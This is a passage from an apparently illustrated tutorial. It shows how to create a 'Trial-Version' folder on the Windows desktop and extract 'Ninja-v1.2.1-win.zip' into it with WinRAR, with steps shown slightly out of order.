
- After Extracting the file, create a new folder in **C:\Users\Admin\Desktop** and name it as **Trial-Version**.




- Right-click on **Ninja-v1.2.1-win.zip** file and hover over **WinRAR** and select **Extract files...** from the list of options.




8. An **Extraction path and options** window appears, select the **Trial-Version** folder from **Desktop** and click **OK**.



